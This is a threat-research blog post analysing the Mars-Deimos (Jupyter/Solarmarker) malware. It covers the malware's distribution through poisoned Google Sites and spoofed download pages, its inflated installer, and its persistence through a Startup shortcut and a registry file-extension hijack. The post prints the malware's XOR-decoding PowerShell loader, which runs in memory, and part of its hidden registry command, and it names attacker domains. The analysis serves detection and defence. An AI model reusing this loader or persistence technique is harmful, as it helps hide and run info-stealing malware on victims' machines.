Mars-Deimos: From Jupiter to Mars and Back again (Part Two)

July 16, 2021

Note: this post was originally shared on https://squiblydoo.blog/ by a member of the Binary Defense Team. In order to ensure this research is visible to a broader audience, this employee agreed to let us share it here.


Dropper
SHA256: a871b7708b7dc1eb6fd959946a882a5af7dafc5ac135ac840cfbb60816024933
Backdoor
SHA256: cc17391dde8a9f3631705c01a64da0989b328760e583009e869a7fff315963d7

In May, I published an analysis of the persistence mechanism for Mars-Deimos and had intended to publish further analysis regarding that individual sample; however, there have been many changes to the distributed malware since that time.

As a reminder and abbreviated summary, a particular malware author or group of authors had started using a malware which appeared to be tracked internally by the authors as Mars-Deimos and I documented the persistence mechanism of that malware. The malware family is also tracked by researchers under other names as well: Jupyter, Solarmarker, Yellow Cockatoo, and Polazert.

Jupyter had been documented by a few organizations as being able to steal browser cookies and passwords from browsers. However, the authors also distributed a malware named Mars-Deimos, which differed substantially from Jupyter.

Mars-Deimos has functionality for collecting information about the victim computer, encrypting the information and submitting it back to the Command and Control server (C2). It also has functionality to download and execute code.




```
{ } Mars
  Deimos @02000002
    Base Type and Interfaces
    Derived Types
    Deimos() : void @06000014
    DecryptRaw(string, string) : byte[] @0600000F
    DecryptStr(string, string) : string @06000010
    EncryptPacket(byte[], string) : byte[] @0600000D
    EncryptStr(string, string) : string @0600000E
    GenKey(int) : byte[] @0600000B
    GenRandomString(int) : string @06000009
    GetComputerName() : string @06000003
    GetID() : string @0600000A
    GetUserName() : string @06000004
    GetWorkGroup() : string @06000002
    HexToString(string) : string @06000005
    Interact() : void @06000013
    Is64x() : bool @06000006
    IsRoleAdm() : bool @06000008
    OS_Name() : string @06000007
    RawStr(char[]) : string @06000012
    Req(string, string, string, Deimos.Configuration) : string @06000011
    RSAEncrypt(byte[], string) : string @0600000C
    WMI(string, string) : string @06000001
```

The function table from dnSpy when analysing Mars-Deimos
This article will focus on the distribution system for this malware author and some recent changes and techniques that have been seen by the malware family.

Distribution System for Mars-Deimos

The malware is downloaded the following way:
A victim does a Google search for a template of a document, a search result is a Google Site (sites.google.com), and the Google Site offers them a PDF or DOC version of the template.

NOTE: You'll see randomly named documents like in the picture below: "Invoice PDF to Excel" or "Indeed Resume File Format". All of these are completely randomized and the names don't matter for the sake of the malware. In fact, you can change the URL and give it a custom name if you want—again it doesn't matter—the same malware gets dropped.



Invoice Pdf To Excel
Attach-A-Document-To
Attach-A-Document-To
Security & Privacy Cent
sites.google.com
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
Home
Dave Weckl Tiempo De Festival T...
Standard Terms And Conditions ...
Black Desert Pet Recommend
More
Invoice Pdf To Excel
Select Download Format "Invoice Pdf To Excel"
DOWNLOAD PDF
DOWNLOAD DOC
Attach-A-Docume....doc
Attach-A-Docume....pdf
Show all

Google Site which hosts links to the malware

The user will select to download a PDF or DOC. By clicking one of the links, the victim will be sent off of the Google Site in order to download the malware. The distribution system also has features in place to prevent users from making too many downloads.

For several months, the download page was a spoofed Microsoft website.

NOTE: For security training, users should at least be aware of the idea of “Red Flags.” I believe this is a common idea in our world and it is important to apply it to cybersecurity as well in our training sessions. If they find something that seems off—like a Google Site leading to a Microsoft website—they should be encouraged to be skeptical.


enpferecschemry.tk

For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...


Templates / Indeed-Resume-File-Format.pdf

Indeed-Resume-File-Format.pdf

Looking for cover letter examples? This cover page resume template from Word includes prompts and formatting to get you started. Cover letter samples can be a great inspiration, and with a template, you'll be on your way to a cover letter that gets noticed. This is an accessible template.

Spoofed Microsoft Website. Take note of the URL “enpfereschemry.tk”
The current download site is a spoofed Google Drive. Between the download button and the Google Drive site, the user is passed through some oddly named sites. In this instance, those sites should be red-flags for the user as they are unusual for Google sites and Google Drive.

The user is then presented with a download button to download the “template” or “document” they are requesting. Many modern browsers will give a warning about the download as the browser recognizes it as an executable.



Spoofed Google Drive website. Take note of the URL “badibebiro.tk”


Their distribution system is very dynamic and very extensive. There are at least 60,000 Google Sites that lead to the malware and I have documented ~1,000 unique domains controlled by the authors. The URLs on the Google Site are updated through JavaScript to assign the appropriate URL to the buttons on the page.

The Malware Binary

When the malware is downloaded, its icon is set to be that of a PDF file. The file is ~107 MB in size in order to prevent being uploaded to most automated malware analysis sites. (Most malware analysis sites which are free or paid have a size restriction of 100MB.)

The malware is often created and formed using the program InnoSetup. Unpacking the InnoSetup installer reveals junk data files which the authors themselves had named “waste.” These “waste” files are simply to make the executable a large size. In addition to the waste is a decoy PDF program.

The malware authors have recently been seen deviating from InnoSetup. One recent binary was built with Delphi 7 and includes PowerShell executed from the compiled binary. The PowerShell reads and executes a temporary file. It is consistent with the scripts they use in other parts of their malware deployment:



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command "$xp='C:\Users\******\AppData\Local\Temp\FkJBllkdJJhbdDl';
$xk='YoAHTKOkqGcVUXBrlMhQub2FyLafEgdmDIjRStsWiwCpvJnzNxeP';
$xb=[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($xp));
remove-item $xp;
for($i=0;$i -lt $xb.count;){
    for($j=0;$j -lt $xk.length;$j++){
        $xb[$i]=$xb[$i] -bxor $xk[$j];
        $i++;
        if($i -ge $xb.count){
        $j=$xk.length
        }
    }
};
$xb=[System.Text.Encoding]::UTF8.GetString($xb);
iex $xb;"
```

Powershell executed when the malware is run

- Step one: set $xp to a file dropped into AppData\Local\Temp\
- Step two: set $xk to a key
- Step three: read the file $xp into the variable $xb, converting it from Base64
- Step four: delete temporary file
- Step five: decode the file $xb using the key and using -bxor through a set of two for-loops
- Step six: set the encoding to UTF8 for the variable $xb
- Step seven: execute the code from the decoded variable in memory.

At this point in time, it appears very few virus detection systems detect this behavior from the executable. However, this type of behavior should be caught by an Endpoint Detection and Response (EDR) system that is being monitored by SOC analysts or System Administrators. Organizations should be using PowerShell script logging for catching PowerShell execution: PowerShell script logging can be made to save information regarding what PowerShell is executed on a system allowing for an analysis of what had been executed.

The executed code from this malware sets in motion the loading of an info-stealing malware and sets a persistence mechanism. The most recent executables sleep for 30 minutes prior to starting the info-stealing malware.


Mars-Deimos Malware Persistence

Previously, the malware's persistence was managed by changing shortcuts to call the malware when the shortcuts were executed. That is, the shortcut would perform its original function and execute a malicious .bat/.cmd script to load the malware into memory. In lieu of changing shortcuts, recent revisions have dropped a .lnk file in the user's Start Menu\Programs\Startup directory. With the .lnk file being placed in this directory, it will be executed on startup and start the backdoor. EDR systems and System Administrators should monitor this directory as it is frequently used by malware.

The file path used by the malware will use toggle case (capitalization of letters in the middle of a word) for words like "Windows" in order to avoid some detection techniques and will look something like this:

```
"C:\Users\*****\AppData\Roaming\miCrOsofT\wINDoWS\stARt
meNU\PRogrAMS\startUp\a19392f921e4f9a03b0a25110d2ab.LnK"
```

Newer revisions have stopped using a .bat/.cmd file and have used a random extension name. The file the .lnk points to is normally in a user's AppData\Roaming or AppData\Roaming\Microsoft directory. The folder will be a randomly named directory: older versions use 4 characters, newer versions use around 14 characters.



« current › AppData › Roaming › miCrOsOft › OkYLNmjtcPGCQHMIKI

Search OkYLNmjtcPGCQHMIKI


Name	Date modified	Type	Size
AIoNfXUsemzb.CRAWNhyMUXZf	6/27/2021 8:04 AM	CRAWNHYMUXZF...	62 KB
AJftzyMHdqL.XZqavLMGAWgrlsmhYE	6/27/2021 8:04 AM	XZQAVLMGAWGR...	123 KB
AKHGqtnIZBF.lmFsLVdbSqlZap	6/27/2021 8:04 AM	LMFSLVDBSQIZAP...	163 KB
ALuCtSYdKcrMjPQvksJ.drlXphKjiv	6/27/2021 8:04 AM	DRIXPHKJIV File	141 KB

An image of a randomly named directory with randomly named files, with randomly named extensions
The .lnk file in this instance points to the highlighted file in the image above. It uses a name starting with "AJftzy". When the .bat/.cmd script was used, it had been saved in this directory; however, the files that are now created appear to be decoy files and the real persistence is used by the file extension.

PowerShell is used by the malware to register the randomized file extension, in this case it is".xmJqGtrIkQIFig", and in turn the file extension points to another class in the registry ("xmJqGtrlkQIFig_auto_file").



An image of the registry key created by the malware
This registry class is set to execute PowerShell when the file extension is used. The PowerShell decodes and loads the Mars.Deimos malware into memory and launches it.



Name	Type	Data
(Default)	REG_SZ	powErSheLl -WinDOwStyLE hidDEn -ep ByPaSS -CommANd "$a85405

Edit String

Value name:

(Default)

Value data:


```
]::lOAD($a14c4ee82144b9b5f2911dc306386);[mars.DElmOs]::InteRAcT()"
```

The registry key details for the class and command registered by the malware

Mars-Deimos Functionality

In a previous version of this post, I hadn't seen the binary loaded through the registry key. Instead, I had only seen the binary loaded by the executable after the 30-minute sleep. In contrast to my previous understanding, the malware actually loads an info-stealing malware and then uses Mars-Deimos for a persistent backdoor.

In recent versions, the malware has used two different binaries: "F.G." or Jupyter for the info-stealer. The process for starting the binary is nearly identical to starting Mars-Deimos: the binary is read from an obfuscated file in a temporary directory, System.Reflection.Assembly is used to load the binary into memory, and a function native to the binary (like "Run" or "Interact") is used to execute it.
